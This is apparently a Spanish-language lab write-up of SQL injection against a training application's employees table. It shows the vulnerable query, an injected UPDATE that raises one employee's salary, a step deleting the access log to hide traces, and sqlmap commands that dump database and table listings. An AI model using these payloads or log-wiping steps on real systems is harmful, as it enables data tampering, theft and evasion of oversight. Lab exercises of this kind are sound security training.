
A partir de aquí intentamos descubrir toda la información que podía ofrecernos esta brecha de seguridad y como modificar los parámetros de algunas de las tablas de base de datos, para ello utilizamos introducción de código sql manual y posteriormente utilizamos una entrada de código automática mediante sqlmap.


Aquí algunos de los resultados:



Aquí utilizamos una entrada numérica simple de 0 y 0 or true.


También utilizamos la herramienta burp proxy para explotar dicha brecha y que en la entrada del usuario no apareciera el código






```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```


```
"SELECT * FROM employees WHERE last_name = '" + name + "' AND auth_tan = '" + auth_tan + "'";
```



USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null


A continuación, intentamos modificar el salario de unos de los empleados y seguidamente borrar nuestras huellas, ya que todo registro se guardaba en una tabla:



Aquí utilizamos el siguiente código:


‘: update employees set salary = 90000 where last_name = ‘Smith’ –

Y nos dio como resultado el cambio exitoso del salario del Sr. Smith:




USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	90000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null

Seguidamente borramos la tabla de acceso que guarda el registro de accesos de los usuarios:



En este momento es cuando automatizamos el proceso para obtener la mayor fuente de datos posibles utilizando sqlmap y este fue el resultado:

Lo que hicimos fue utilizar Burp proxy para crear un archivo txt con loa información de la pagina de entrada:





Este archivo, lo pasamos a sqlmap con el siguiente código:


Siendo usuario root:

Sqlmap -r “archivo.txt” –level=5 –risk=3

Esto nos dio como resultado un filtrado de información masivo:




Database: INFORMATION_SCHEMA
[98 tables]
COLUMNS
TABLES
TRIGGERS
ADMINISTRABLE_ROLE_AUTHORIZATIONS
APPLICABLE_ROLES
ASSERTIONS
AUTHORIZATIONS
CHARACTER_SETS
CHECK_CONSTRAINTS
CHECK_CONSTRAINT_ROUTINE_USAGE
COLLATIONS
COLUMN_COLUMN_USAGE
COLUMN_DOMAIN_USAGE
COLUMN_PRIVILEGES
COLUMN_UDT_USAGE
CONSTRAINT_COLUMN_USAGE
CONSTRAINT_PERIOD_USAGE
CONSTRAINT_TABLE_USAGE
DATA_TYPE_PRIVILEGES
DOMAINS
DOMAIN_CONSTRAINTS
ELEMENT_TYPES
ENABLED_ROLES
INFORMATION_SCHEMA_CATALOG_NAME
JARS
JAR_JAR_USAGE
KEY_COLUMN_USAGE
KEY_PERIOD_USAGE
PARAMETERS
PERIODS
REFERENTIAL_CONSTRAINTS
ROLE_AUTHORIZATION_DESCRIPTORS
ROLE_COLUMN_GRANTS
ROLE_ROUTINE_GRANTS
ROLE_TABLE_GRANTS
ROLE_UDT_GRANTS
ROLE_USAGE_GRANTS
ROUTINES


Database: SYSTEM_LOBS
[4 tables]
BLOCKS
LOBS
LOB_IDS
PARTS
Database: kionis
[13 tables]
ACCESS_CONTROL_USERS
ACCESS_LOG
CHALLENGE_USERS
EMPLOYEES
GRANT_RIGHTS
JWT_KEYS
SALARIES
SERVERS
SQL_CHALLENGE_USERS
USER_DATA
USER_DATA_TAN
USER_SYSTEM_DATA
flyway_schema_history


Aquí mostramos como obtuvimos la información de una tabla (pudiendo replicar la misma fórmula a todas ellas):

Comando: sqlmap -r “archivo.txt” -D container -T lesson_tracker_solved_assigments

Estos valores aparecen en las imágenes anteriores, y corresponden al nombre de la base de datos y al nombre de la tabla

